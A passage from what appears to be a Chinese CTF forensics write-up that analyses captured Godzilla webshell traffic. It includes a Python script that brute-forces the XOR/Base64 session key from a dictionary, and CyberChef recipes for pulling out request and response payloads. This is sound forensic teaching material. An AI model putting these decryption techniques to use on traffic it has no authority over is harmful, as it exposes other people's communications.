
然后1-11的txt一起解码后得到一个压缩包

得到压缩包,尝试利用第一个流量包得到的密码解压,得到了一个字典,猜测是去爆破哥斯拉流量的密钥
修改一下脚本爆破webraybtl/webshell_detect: webshell_detect
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

def brute_force_key (): """ 从 key.txt 文件中读取密钥,并尝试爆破解密。 """ encrypted_payload = b'pass=DgRCW1dQewdVXDszNzcxRAYSQg%3D%3D' password = 'pass' try : with open ('key.txt' , 'r' , encoding='utf-8' ) as f: keys = [hashlib.md5(line.strip().encode()).hexdigest()[:16 ] for line in f if line.strip()] except FileNotFoundError: print ("错误: 未找到 key.txt 文件。请在脚本目录中创建它。" ) return print (f"开始使用 {len (keys)} 个密钥进行爆破..." ) for i, key in enumerate (keys,1 ): decrypter = PHP_XOR_BASE64(pass_=password, key=key) try : decrypted_data = decrypter.decrypt_req_payload(encrypted_payload) print ("-" * 50 ) print (f"[+] 成功! 找到第 {i} 个密钥: {key} " ) print (f" 解密后数据: {decrypted_data} " ) print ("-" * 50 ) except Exception as e: print (f"[-] 密钥 {key} 失败: {e} " ) pass print ("爆破完成。" ) if __name__ == '__main__' : brute_force_key()

第三十三个解码出来是合理的,所以1p79u0ztp就是密钥

然后按照之前的方法提取请求和响应的json,丢到cyberchef里解码
先筛选请求包
1
2
3
4
Filter('Line feed','"urlencoded-form.value": "',false) Find_/_Replace({'option':'Regex','string':' '},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'"urlencoded-form.value": "'},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'"'},'',true,false,true,false)


然后发现这些请求包,多番尝试后才发现有的是PHP-XOR-BASE64有的是JAVA-AES-BASE64,
比如第一个请求就是php的,应该是一个马

其中的这个,找到对应的响应包看看
1
2
3
4
5
Filter('Line feed','5396300497f5540f',false) Find_/_Replace({'option':'Regex','string':' "'},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'": ""'},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'…'},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':''},'',true,false,true,false)
手动把[]去了,

1
2
Find_/_Replace({'option':'Regex','string':'5396300497f5540f'},'',true,false,true,false) Find_/_Replace({'option':'Regex','string':'6fec9b8c211a7d2c'},'',true,false,true,false)
